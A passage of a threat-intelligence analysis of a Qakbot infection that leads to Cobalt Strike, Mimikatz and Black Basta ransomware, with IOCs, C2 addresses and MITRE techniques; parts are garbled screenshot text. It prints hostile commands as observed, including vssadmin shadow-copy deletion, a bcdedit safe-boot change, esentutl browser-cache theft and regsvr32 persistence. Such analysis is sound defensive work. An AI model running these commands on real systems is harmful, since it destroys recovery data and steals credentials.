in the second seco		88 65e96c0e 88 95c294af	REG_BINARY REG_BINARY	f7 16 a1 12 4a ba 17 0c 40 4c f0 ef 5b 05 e7 7b ba 01 53 75 fb 26 7a 19 53 32 e9 de 0c 8e ab 49 46 f8 63 80 9d 2e 39 c0 15 ac 1e d0 fd 26 e1 87 62 2d 60 b0 cd 4d d2 5f e5 77 96 84 27 51 a1 c3 a3 58 24 57 40 66 29 4e 09 09 8e 9	
And Annual States		80 9783b4d3 80 e8cadb25	REG_BINARY REG_BINARY	1d 6c d1 4b 49 34 73 80 b2 d3 bc 63 8d f7 8d df 31 7e 50 8d 64 26 1c c1 0e 8a b9 d7 e7 cc f5 b9 82 84 5d ec d2 d9 28 e1 5 Oa bf 0c e7 56 3d 4c b9 e2 80 03 17 3e 0f 27	
Receipt Av					
Looping Looping					
i Bard Int					
La Balina Israele Taxaele	.				
i forminite Spitting					
in States Control Income					
- 📙 Uboeuaipi	imc				
i dina di seconda di se Seconda di seconda di se Seconda di seconda di s	- 1				
i natar					
1					

Persistence

The persistence mechanism of Qakbot is a registry Run key (HKCU\Software\Microsoft\Windows\CurrentVersion\Run).

First Qakbot creates a subdirectory with a random name under the %APPDATA%\\Microsoft\\ and drops a copy of Qakbot's DLL for the Run key persistence. The persistence mechanism triggers when the system shuts down or restarts.

Time of Day	Process Name	PID	Operation	Path
6:00:15.5291712 PM	👰 wermgr.exe	11492	CreateFile	C:\Users AppData\Roaming\Microsoft\Zadabakyje\

	🖌	🗧 🛛 C:\Users\	AppData\Roaming\Microsoft
--	---	---------------	---------------------------

Home Share View

Microsoft ^	Name	Date modified	Туре	Size
1000	📙 Zadabakyje	10/29/2022 9:31 AM	File folder	
Calebratio	Surgement .	English and the second	The Artist	
and the second sec	Sec.	10 (10 (10) 10 (10) April 10 (10)	The Autom	
Charles Strategy	in the second se	100000 878 AM	The Asian	
1.8.4	in the second	\$1000 \$15.80	the subm	
The second second	- 19 al 1	Sector and sector	The Second	
Report States	infaiture .	CONTRACTOR AND ADDR	The Parlies	
1000	a diama di seconda di s	10000 a.m.100	The Autom	
	Reference Coloradore 1	ALC: NOT THE REPORT	Statistics of the state	
1000	in such as	ENDED IN AN	100 100	
		LOUGH COLOR	1. State	
Sec. 1	in the state of th	Applean Not and	Statistics -	
Subsel stilles	and at the second secon	100000-0-0-04	No. Article	
the second se	internet Subject	CONTRACTOR AND	No. No. No.	
The states	Table 1	100000000000000	The Section	
Alternation of the second	in the second se	100000000000000000000000000000000000000	Dis Artist	
100	Understate	000000-0446	The Arithm	
The laws	ting the second s	CONTRACTOR AND	No. And No.	

During the system shutdown/restart the copy of the Qakbot DLL is dropped to "C:\\Users\\ {User}\\AppData\\Roaming\\Microsoft\\Zadabakyje\\uboeuai.dll":

Process Details.Process Params	Extra Info.Operations	Extra Info.Fixed File
C:\Windows\SysWOW64\wermgr.exe	CreatedNew	c:\users\mappdata\roaming\microsoft\zadabakyje\uboeuai.dll

And a new value in the registry Run key is created. Registry value = KNBLORIAPI, the data type of the value is a REG_SZ and it contains the following data: regsvr32.exe "C:\\Users\\ {User}\\AppData\\Roaming\\Microsoft\\Zadabakyje\\uboeuai.dll":

Process Details.Process Params	Extra Info.RegFilterType	Extra Info.Registry key	Extra Info.Registry value	Extra Info.Decoded Registry data
<pre>0 C:\Windows\SysWOW64\we rmgr.exe</pre>	RegFilterTypePreSetValu eKey(0)	\REGISTRY\USER\	KNBLORIAPI	<pre>regsvr32.exe "C:\\Users\\\AppData\\Roaming\\Wic rosoft\\Zadabakyje\\uboeuai.dll"</pre>


At the reboot of the compromised system, the Run key is executed, and run the following command:

I	Grandparent Process Details.Process Params		
		Parent Process Details.Process Params	Process Details.Process Params
9	C:\Windows\Explorer.EXE	"C:\Windows\System32\regsvr32.exe" "C:\Users]LAppData\Roaming\Microsoft\Zadabakyje\ub oeuai.dll"	"C:\Users\AppData\Roaming\Microsoft\Zadabakyje\uboeua i.dll"

Here's another example of the persistence process:

📑 Registry Editor

File Edit View Favorites Help



Qakbot uses an anti-forensics technique by deleting and removing the persistence. On the system boot, the DLL file is removed from the C:\\Users\\{User}\\AppData\\Roaming\\Microsoft\\{RandomDir}\\, and the run key value is removed from the registry key.

Discovery

The injected Qakbot process executes automated discovery commands with legitimate Microsoft Windows built-in command-line binaries.

These discovery commands collect information about the compromised system and send the information to the C2 server. This action serves the threat actors for mapping the system for lateral movement.

net view

Description: This command displays a list of domains, computers, or resources that are being shared by the specified computer. Used without parameters, net view displays a list of computers in your current domain.

• cmd /c set

Description: This command displays the system environment variables.

• arp -a

Description: This command displays entries in the ARP (Address Resolution Protocol) table.

nslookup -querytype=ALL -timeout=12 _ldap._tcp.dc._msdcs.<domain_fqdn>

Description: This command displays SRV service location records specifically the domain controllers on the domain.

- ipconfig /all
 - Description: This command displays all current TCP/IP network configurations.
- net share

Description: This command displays information about all the resources that are shared on the local computer.

route print

Description: This command displays the entries in the local IP routing table.

netstat -nao

Description: This command displays active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics

• net localgroup

Description: This command displays the name of the server and the names of local groups on the computer.

• whoami /all

Description: This command displays user, group, and privileges information for the user who is currently logged on to the local system.

wermgr.exe (8964)	C:\Windows\SysWOW64\werngr.exe	Windows Proble
net.exe (5136)	net view	Net Command
Conhost.exe (1468)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	Console Window
cmd.exe (9080)	cmd /c set	Windows Comm
Conhost.exe (1048)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	Console Window
arp.exe (1208)	arp -a	TCP/IP Arp Com
Conhost.exe (6232)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	Console Window
ipconfig.exe (5912)	ipconfig /all	IP Configuration
Conhost.exe (7452)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	Console Window
🙏 nslookup.exe (4768)	nslookup -querytype=ALL -timeout=12_ldaptcp.dcmsdcs.CORP	nslookup
Conhost.exe (8344)	\??\C:\Windows\system32\conhost.exe 0xfffffff -ForceV1	Console Window
net.exe (7044)	net share	Net Command
Conhost.exe (8032)	\??\C:\Windows\system32\conhost.exe 0xfffffff -ForceV1	Console Window
net1.exe (2844)	C:\Windows\system32\net1 share	Net Command
route.exe (8784)	route print	TCP/IP Route C
Conhost.exe (3500)	\??\C:\Windows\system32\conhost.exe 0xfffffff -ForceV1	Console Window
netstat.exe (624)	netstat -nao	TCP/IP Netstat
Conhost.exe (5244)	\??\C:\Windows\system32\conhost.exe 0xfffffff -ForceV1	Console Window
net.exe (1128)	net localgroup	Net Command
Conhost.exe (1068)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	Console Window
net1.exe (8828)	C:\Windows\system32\net1localgroup	Net Command
whoami.exe (4352)	whoami /all	whoami - display
Conhost.exe (5624)	\??\C:\Windows\system32\conhost.exe 0xfffffff -ForceV1	Console Window

Credential Access and Collection (Web-Browser)

One of the Qakbot capabilities is information stealing. It steals sensitive information from Internet Explorer and Microsoft Edge by executing the esentutl.exe command line:

esentutl.exe /r V01 /l"C:\\Users\\{User}\\AppData\\Local\\Microsoft\\Windows\\WebCache" /s"C:\\Users\\ {User}\\AppData\\Local\\Microsoft\\Windows\\WebCache" /d"C:\\Users\\ {User}\\AppData\\Local\\Microsoft\\Windows\\WebCache"

Parent Process Details.Process Params	Process Details.Process Params
C:\Windows\SysWOW64\wermgr.exe	esentutl.exe /r V01 /l"C:\Users\\AppData\Local\Microsoft\Windows\WebCache" Data\Local\Microsoft\Windows\WebCache"

The injected Qakbot process performed the Web-Browser collection by receiving from the C2 server a cookie grabber module that allows it to access web-browsers credentials and data. This data is stored on the disk:

Process Details.Process Params	Extra Info.Operations	Extra Info.Fixed File
C:\Windows\SysWOW64\wermgr.exe	Read	c:\users\\appdata\local\google\chrome\u
C:\Windows\SysWOW64\wermgr.exe	Read	c:\users\\appdata\local\google\chrome\u

The cookie-stealing module contains the following strings:

0005DA14	\Microsoft\Windows\WebCache
0005DA4C	WebCacheV01.dat
0005DA80	esentutl.exe /r V01 /l"%s" /s"%s" /d"%s"
0005DAD4	CookieEntryEx_%u
0005DC18	\Mozilla\Firefox\Profiles
0005DC4C	cookies.sqlite
0005DC6C	APPDATA
0005DCAC	*.txt
0005DCB8	\Cookies
0005DCCC	\Local Settings\Temp\Cookies
0005DD08	\Microsoft\Windows\Cookies
0005DD40	\Microsoft\Windows\INetCookies

The credential stealing and keylogging module contains the following strings:

00052598	LEFT
000525A0	RIGHT
000525A8	BACKSP
000525B0	DELETE
000525B8	HOME
000525C4	ESCAPE
000525D0	<%s>
00052640	Profile%u
00052650	http://
00052658	NSS layer
00052680	lf-Modified-Since
00052698	lf-None-Match
000526A8	2%s%u
0005277B	3< <t< td=""></t<>
000527A0	YxWx>
00052840	O'VI
000528A6	I,F.
00052978	A!2-
000529A9	H'>d
000529D0	NtQueryInformationThread
000529F0	NtReadVirtualMemory
00052A08	SymFunctionTableAccess64
00052A28	SymGetModuleBase64
00052A3C	.gif
00052A44	.css
00052A4C	.jpg
00052A54	.jpeg
00052A5C	.png
00052A64	.ico
00052A6C	.ani
00052A74	.swf
00052AA8	%u.%u.%u
00052AB4	USER
00052ABC	PASS

00021307	ASCII	AttributesW
000200A4	ASCII	Content-Type
00020738	ASCII	DELETE
00020768	UNICODE	Firefox
00020060	ASCII	HTTP/1.1
00020594	ASCII	HTTP/1.1 for the request.
000214CB	ASCII	KeyboardState
00020C08	ASCII	PASS
000206D0	ASCII	Proxy-Connection
0002028C	ASCII	content-type
00020350	ASCII	proxy-authenticate
00020364	ASCII	proxy-authorization
0002039C	ASCII	server

Qakbot botnet; Command and Control

Qakbot injected process communicates (over HTTPS POST request with the victim fingerprinting data) with the C2 servers. Their IP addresses are stored in a hardcoded list in the configuration that resides in the registry.

Once the Qakbot communication is established, the C2 will send additional modules to the injected Qakbot process.

The following fingerprinting data is sent to the C2 server:

- OS information
- CPU information
- Computer name
- Username
- AD Domain
- Running processes

In addition, all the discovery outputs are also sent to the C2 server.

The Qakbot botnet IDs: Obama, BB, etc., are located inside the injected process memory. Here's an example from an injected Explorer.exe process:

				-					~		-	-																			
																															\$zplA
																															p#Aimage/jpeg
																															.p Ap-A
00000840 61							00	00	00	00	00	00	00	00	ae	70	2a	41	00	03	00	8c	69	6d	61	67	65	2f	70	бa	<pre>obama204p*Aimage/pj</pre>
00000860 70	65 6	7 00	00	00	00	00	a9	70	37	41	00	04	00	8e	69	6d	61	67	65	2f	67	69	66	00	00	00	00	00	00	00	peg p7A image/gif
00000880 b4	70 3	4 41	00	05	00	8d	69	6d	61	67	65	2f	6a	70	65	67	00	00	00	00	00	00	b7	70	31	41	00	06	00	8d	.pimage/jpegplA
																															<pre>ima_e/jpegp>Aimage/gi</pre>
																															fp;Aimage/pjpeg
																															.p8Aimage/jpegp.A
																															<pre>image/gifp.Aimage/pj</pre>
																															pegp.Aimage/pjpeg
																															.p.Ap.A
																															<pre>image/jpegp.Aimage/pj</pre>
																															pegp.Aimage/gif
000009a0 90	70 1	0 41	00	11	00	8e	69	6d	61	67	65	2f	67	69	66	00	00	00	00	00	00	00	93	70	ld	41	00	12	00	8e	.p.Aimage/gifp.A
000009c0 69	6d 6	1 67	65	2f	67	69	66	00	00	00	00	00	00	00	9e	70	la	41	00	13	00	8d	69	6d	61	67	65	2f	бa	70	<pre>image/gifp.Aimage/jp</pre>
000009e0 65	67 0	0 00	00	00	00	00	cb	f6	d9	74	67	7a	00	80	04	00	a0	00	04	00	a0	00	02	00	00	00	00	00	00	00	egtgz
00000a00 90	08 a	0 00	e8	c7	9b	04	00	00	00	00	00	00	00	00	01	00	01	00	03	00	00	00	14	00	02	00	03	00	00	00	
00000a20 00	00 0	0 00	00	00	00	00	90	80	a 0	00	48	00	77	06	00	00	00	00	00	00	00	00	21	00	1b	00	03	00	00	00	Н.w!
00000a40 29	00 0	2 00	07	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00)
00000a60 00	00 0	0 00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00 08d00000	00 0	0 00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000ba0 00	00 0	0 00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00 00d00000	00 0	0 00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000be0 00	00 0	0 00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000c00 00	00 0	0 00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000c20 00	00 0	0 00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000d60 00	00 0	0 00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00 08b0000	00 0	0 00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000da0 00	00 0	0 00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000dc0 00	00 0	0 00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000de0 00	00 0	0 00	00	00	00	00	4e	f6	dl	f9	aб	7a	00	0a	61	70	70	6c	69	63	61	74	69	6f	6e	2f	78	2d	73	68	Nzapplication/x-sh
																															ockwave-flashN#zhttps://
																															186.120.58.14:443/t5I#z
																															*/*N\$zapplication/x-sh
																															ockwave-flashH#z*/*
																															B\$2
																							_								.z(Cr
																															.z(Cf&a.
00000ee0 e3	03 0	U 00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00	00	57	dc	e5	85	W

Another example of the C2 connection data from the injected process memory. The "POST /t5 HTTP/1.1" ("POST /t4 HTTP/1.1" in previous campaigns) is indicative of the Qakbot C2 server HTTP request:

BËË.¨.Ç`²É.
(≌ËWÊà0NuÚÚÚÚÚ≌Ĕ≌
Ë.ÈËË
»Ë»Ë(»Ë.(»Ë.(»Ë8»Ë.8»Ë.8°Ë@\»Ë∞b¥®õ<@VA Î Î
j¾Ë. <mark>POST /t5 HTTP/1</mark> .1˼Ë.()Í.à&Í.à&Í.ÀAh¿Å»Ë¼Ë.FAcceptapplication/x-shockwave-flashapplication/x-
shockwave-flash, image/gifapplication/x-shockwave-flash, image/gif, image/jpegapplication/x-shockwave-flash, image/gif,
image/jpeg, image/pjpegapplication/x-shockwave-flash, image/gif, image/jpeg, image/pjpeg, */*\$%Ë»Ë.(&Í.
(&Í.úyÕ±÷¼Ë½Ë.!Content-Typeapplication/x-www-form-urlencoded.½Ë.˼Ë.X'Í.X'ÍP½Ë.
Z½Ë.EUser-AgentMozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like
GeckoÜ%Ë.\$%Ë.∅'Í.∅'Í.®×ÉöË%ËÏ%Ë.
Host <mark>41.111.118.56</mark>)%Ë%Ë.H&Í.H&Í.z°.i%Ë%ËContent-Length75 <mark>POST /t5</mark>
HTTP/1.1()Í.Ü%Ë'Í.r#ëÓU%Ë.
b%ËCache-Controlno-
cache

The C2 server (41[.]111[.]118[.]56) detections by VirusTotal:

① 12 security vendors flagged this IP address as malicious	
41.111.118.56 (41.96.0.0/12) AS 36947 (Telecom Algeria)	DZ B
	41.111.118.56 (41.96.0.0/12)

Here's a list of active Qakbot C2 servers could be monitored via https://feodotracker.abuse.ch/browse/qakbot/.

FEODO tracker	SE ^α			Mitigate Browse B	ocklist Sta	tistics About
Filter for: Emotet (aka He	odo) TrickBot Dr	idex QakBot	BazarLoade	r BumbleBee		
Show 🗢 entries				Search	: Online	
Firstseen (UTC)	Host 11	Malware 🗅	Status 🗇	Network (ASN)	†↓	Country 🕮
2022-10-26 16:02:44	190.199.97.108	🟦 QakBot	o Online	AS8048 CANTV Servicios, Venezuela		🔊 VE
2022-10-26 16:02:40	64.207.237.118	🟦 QakBot	o Online	AS22773 ASN-CXA-ALL-CCI-22773-RDC		🔤 US
2022-10-25 20:25:42	47.14.229.4	🟦 QakBot	o Online	AS20115 CHARTER-20115		🔤 US
2022-10-25 12:05:30	24.206.27.39	₩ QakBot	Online	AS15146 CABLEBAHAMAS		🛌 BS
2022-10-24 08:25:20	93.156.96.171	🔒 QakBot	o Online	AS12946 TELECABLE Spain		🚾 ES
2022-10-22 14:22:02	200.233.108.153	₩ QakBot	Online	AS22689 SERCOMTEL SA TELECOMUNICACOES		💿 BR
2022-10-13 14:31:20	186.18.210.16	🟦 QakBot	o Online	AS27747 Telecentro S.A.		🔤 AR
2022-10-05 16:31:09	216.238.83.82	🛣 QakBot	o Online	AS20473 AS-CHOOPA		MX
2022-09-30 10:53:12	216.238.108.61	🟦 QakBot	o Online	AS20473 AS-CHOOPA		🛃 BR
2022-09-30 10:53:10	216.238.108.61	₩ QakBot	Online	AS20473 AS-CHOOPA		💿 BR

Cobalt Strike Infection

After all the above actions (defense evasion, discovery, credential access, collection, and the C2 communication) we saw that in one of our incident responses (IR) that the Qakbot infection leads to a Cobalt Strike.

The Qakbot injected process (in the IR case: OneDriveSetup.exe) injected into a different process – a Cobalt Strike DLL beacon – 45 minutes after the initial infection. The injection created a new remote thread in the targeted Rundll32.exe process. The MZAR header (reflective loader):

Process Details.Process Params	Extra Info.Injection Info	Extra Info.Payload Sample	Extra Info.Target Process Path
C:\Windows\SysWOW64\O neDriveSetup.exe	Process created remote t hread on target process	MZARUH\x89\xe5H\x81\xec \x00\x00\x80H\x8d\x1d\xea\xff\xff\xff\x81\xc3\xd8\v\x81\xe0\xff\xd3H\x89\xc3I\x89\xf8h\x84\x00\ 00\x00Z\xff\xd0A\xb8\xf0\xb5\xa2Vh\x85\x80\x04\x00\x8f\xd3\x80\b\x81\xc3\xd8\v\x80\x88\xd5:%\xf9\x81\x8f\xce\x8b\x1d2\xcf\xb8 \x86a\x1b\xc4\xc9\xd7\b\xb7{R \xa8\x18]\xeb\x82\x95\x94b\xc0\x1d\xe4w	c:\windows\system 32\rundll32.exe

In addition, the Cobalt Strike beacon was injected into the "C:\\Windows\\system32\\svchost.exe -k UnistackSvcGroup" process which executes another instance of rundll32.exe:

Process Details.Process Params	Extra Info.Injection Info	Extra Info.Payload Sample	Extra Info.Target Process Path
C:\Windows\system32\svchos t.exe -k UnistackSvcGroup	Process created remote t hread on target process	MZARUH\x89\xe5H\x81\xec \x80\x80\x80H\x8d\x1d\xea\xff\xff\x81\xc3\xe4\x14\a\x80\xff\xd3H\x89\xc3I\x89\xf8h\x8 4\x80\x80\x80\xff\xd8A\xb8\xf0\x55\xa2Vh\x85\x80\x80\x60\xff\xd3\x80\x10\x81\x80\x80\xf4m\x16\xc3\xabB(\x80\x14Q \x8f\x89~t\xe0D*8\xf4F\r\`\f\x82C\xce\xb3cW\xd9\\xd2,pa\xed	

One of the actions that the threat actors executed is a fileless .NET Mimikatz. This is the Mimikatz executed inside the injected process (rundll32.exe) memory:

```
[KDC] struct
[KDC] keys patch OK
ERROR kuhl m misc skeleton ; Second pattern not found
ERROR kuhl_m_misc_skeleton ; First pattern not found
ERROR kuhl_m_misc_skeleton ; kull_m_process_getVeryBasicModuleInformationsForName (0x%08x)
cryptdll.dll[RC4] functions
[RC4] init patch OK
[RC4 decrypt patch OK
ERROR kuhl_m_misc_skeleton ; Unable to create remote functions
ERROR kuhl m misc skeleton ; OpenProcess (0x%08x)
inputmimikatz_x64.compressedoutputInput : %s
Output: %s
Opening: * Original size : %u
* Compressed size: %u (%.2f%%)
Writing: ERROR kuhl_m_misc_compress ; kull_m_file_writeData (0x%08x)
ERROR kuhl_m_misc_compress ; kull_m_file_readData (0x%08x)
ERROR kuhl_m_misc_compress ; An /output:file is needed
ERROR kuhl_m_misc_compress ; An /input:file is needed
explorer.exeprocessProxy process : %wZ
> Found %wZ with PID %u : user32.dllLockWorkStationGetLastErrorerror %u
OK!
ERROR kuhl m misc lock for pid ; kull m remotelib create (0x%08x)
ERROR kuhl_m_misc_lock_for_pid ; kull_m_remotelib_CreateRemoteCodeWitthPatternReplace
ERROR kuhl_m_misc_lock_for_pid ; OpenProcess (0x%08x)
Wallpaper file: %s
ERROR kuhl m misc wp ; file argument is needed
SystemParametersInfoWERROR kuhl m misc wp for pid ; kull m remotelib create (0x%08x)
ERROR kuhl_m_misc_wp_for_pid ; kull_m_remotelib_CreateRemoteCodeWitthPatternReplace
ERROR kuhl_m_misc_wp_for_pid ; OpenProcess (0x%08x)
ERROR kuhl_m_misc_mflt ; FilterFindNext(data): 0x%08x
ERROR kuhl_m_misc_mflt ; FilterFindNext(size): 0x%08x
ERROR kuhl_m_misc_mflt ; FilterFindFirst(data): 0x%08x
```

Mimikatz functionality allows the threat actors to dump passwords and NTLM hashes from memory, collect Kerberos tickets and run "Pass the Hash." With this functionality, the threat actors perform lateral movement and privilege escalation.

Human-operated ransomware

We observed that at this point of the infection (Cobalt Strike execution), the attack switched to Human-operated ransomware. It is an active attack performed by ransomware cybercriminals with a "hands-on keyboard." Threat actors take advantage of the domain to deploy ransomware.

We have investigated several Qakbot infections and based on that, we have observed a collaboration with CONTI and Black Basta ransomware groups.


This makes sense based on the Threat Intelligence reports that link these two ransomware groups (Black Basta is an offshoot of CONTI). Black Basta ransomware was first seen at the beginning of 2022.

Black Basta ransomware technical info:

- Ransomware encryption algorithms: ChaCha20 and RSA-4096
- · Ransomware skips the following files/directories:
 - \$Recycle.Bin
 - readme.txt
 - Windows
 - readme.txt
- Ransomware extension: .basta
- Ransomware note: readme.txt
- · Ransomware replaces the desktop wallpaper with your image

- Ransomware inhibits system recovery commands:
 - C:\Windows\SysNative\vssadmin.exe delete shadows /all /quiet
 - cmd.exe /c "C:\Windows\SysNative\vssadmin.exe delete shadows /all /quiet"
 - C:\Windows\SysNative\bcdedit /set safeboot networkChanges

Your network is encrypted by the Black Basta group. Instructions in the file readme.txt



Your data are stolen and encrypted

The[®] data will be published on TOR website if you do not pay the ransom You can contact us and decrypt one file for free on this TOR site (you should download and install TOR browser first https://torproject.org) https://aazsbsgya565vlu2c6bzy6yf1ebbcbtvvcytvolt33s77ayp17mypayd.onion/

Your company id for log in: ealdidid-1615-47f7-ala4-0078267b10bb

).doc.basta	Ojpg.basta	11.doc.basta	12.docx.basta	13.xls.basta	() 14.xlsx.basta	Sijpg.basta	6.doc.basta	17.docx.basta	(C) 18.xls.basta	19.xix.basta	2.docx.basta	Ojpg.basta	21.doc.basta	22.docx.basta
23.xls.basta	24.xlsx.basta	25.jpg.basta	26.doc.basta	27.docx.basta	28.xls.basta	29.xlsx.basta	S.xls.basta	30.jpg.basta	31.doc.basta	32.docx.basta	33.xls.basta	34xlsx.basta	35.jpg.basta	36.doc.basta
37.docx.basta	38.xls.basta	S9.xlsx.basta	4.xix.basta	(in the second s	41.doc.basta	42.docx.basta	() 43.xls.basta	() 44.xix.basta	65.jpg.basta	6.doc.basta	47.docx.basta	48.xls.basta	49.xisx.basta	S.jpg.basta

Related Black Basta ransomware sample that was detected in one of the IR cases.

- MD5: 0c69e91c2f54978ae3103b26686b2610
- SHA-256: a083060d38984e7c6f36dcd2c57ec1aa3f50f9c201c8538257c8cbf2b3217e96
- SSDEEP: 12288:9yufBWp/QcYqt+QxxbxgU532BjZak//A6/NLaBCfwYkijMsZ2rEIaOtZBQipEen7:9yufBWpW3/k6M7tZBLpEelW3it
- Imphash:23f9df8e3fa0bbe313771c0a01ac6eae

TTPs: Tactics, Techniques, and Procedures, MITRE

Now that we've covered the execution details, I am going to share the TTPs with you.

- TA0001 Initial Access:
 - 1566.001 Phishing: Spear phishing Attachment
 - T1566.001 Phishing: Spear phishing Attachment
- TA0002 Execution:
 - T1204.001 User Execution: Malicious Link
 - T1204.002 User Execution: Malicious Link
 - T1059.005 Command and Scripting Interpreter: Visual Basic Script
 - T1059.007 Command and Scripting Interpreter: JavaScript
 - T1027 Obfuscated Files or Information
- TA0003 Persistence:
 - T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
 - T1053.005 Scheduled Task
 - T1543.003 Create or Modify System Process: Windows Service
 - T1574.001 Hijack Execution Flow: DLL Search Order Hijacking

- TA0005 Defense Evasion:
 - T1027.006 Obfuscated Files or Information: HTML Smuggling
 - T1218.011 Signed Binary Proxy Execution: Rundll32
 - T1218.010 System Binary Proxy Execution: Regsvr32
 - T1027.002 Obfuscated Files or Information: Software Packing
 - T1027.005 Obfuscated Files or Information: Indicator Removal from Tools
 - T1070.004 Indicator Removal on Host: File Deletion
 - T1112 Modify Registry
 - T1055.012 Process Injection: Process Hollowing
 - T1562.009 Impair Defenses: Safe Boot Mode
 - T1622 Debugger Evasion
- TA0006 Credential Access:
 - T1555.003 Credentials from Password Stores: Credentials from Web Browsers
 - T1003 OS Credential Dumping
- TA0007 Discovery:
 - T1057 Process Discovery
 - T1018 Remote System Discovery
 - T1482 Domain Trust Discovery
 - T1135 Network Share Discovery
 - T1069.001 Permission Groups Discovery: Local Groups
 - T1082 System Information Discovery
 - T1016 System Network Configuration Discovery
 - T1049 System Network Connections Discovery
 - T1033 System Owner/User Discovery
 - T1010 Application Window Discovery
- TA0009 Collection:
 - T1005 Data from Local System
 - TA0011 Command and Control:
 - T1573 Encrypted Channel
 - T1071 Application Layer Protocol
 - T1041 Exfiltration Over C2 Channel
- TA0040 Impact:
 - T1486 Data Encrypted for Impact
 - T1490 Inhibit System Recovery

We will continue to share threat alerts in real time so keep an eye on our social channels. You can also find our monthly ransomware reports <u>here</u>.

Stay safe!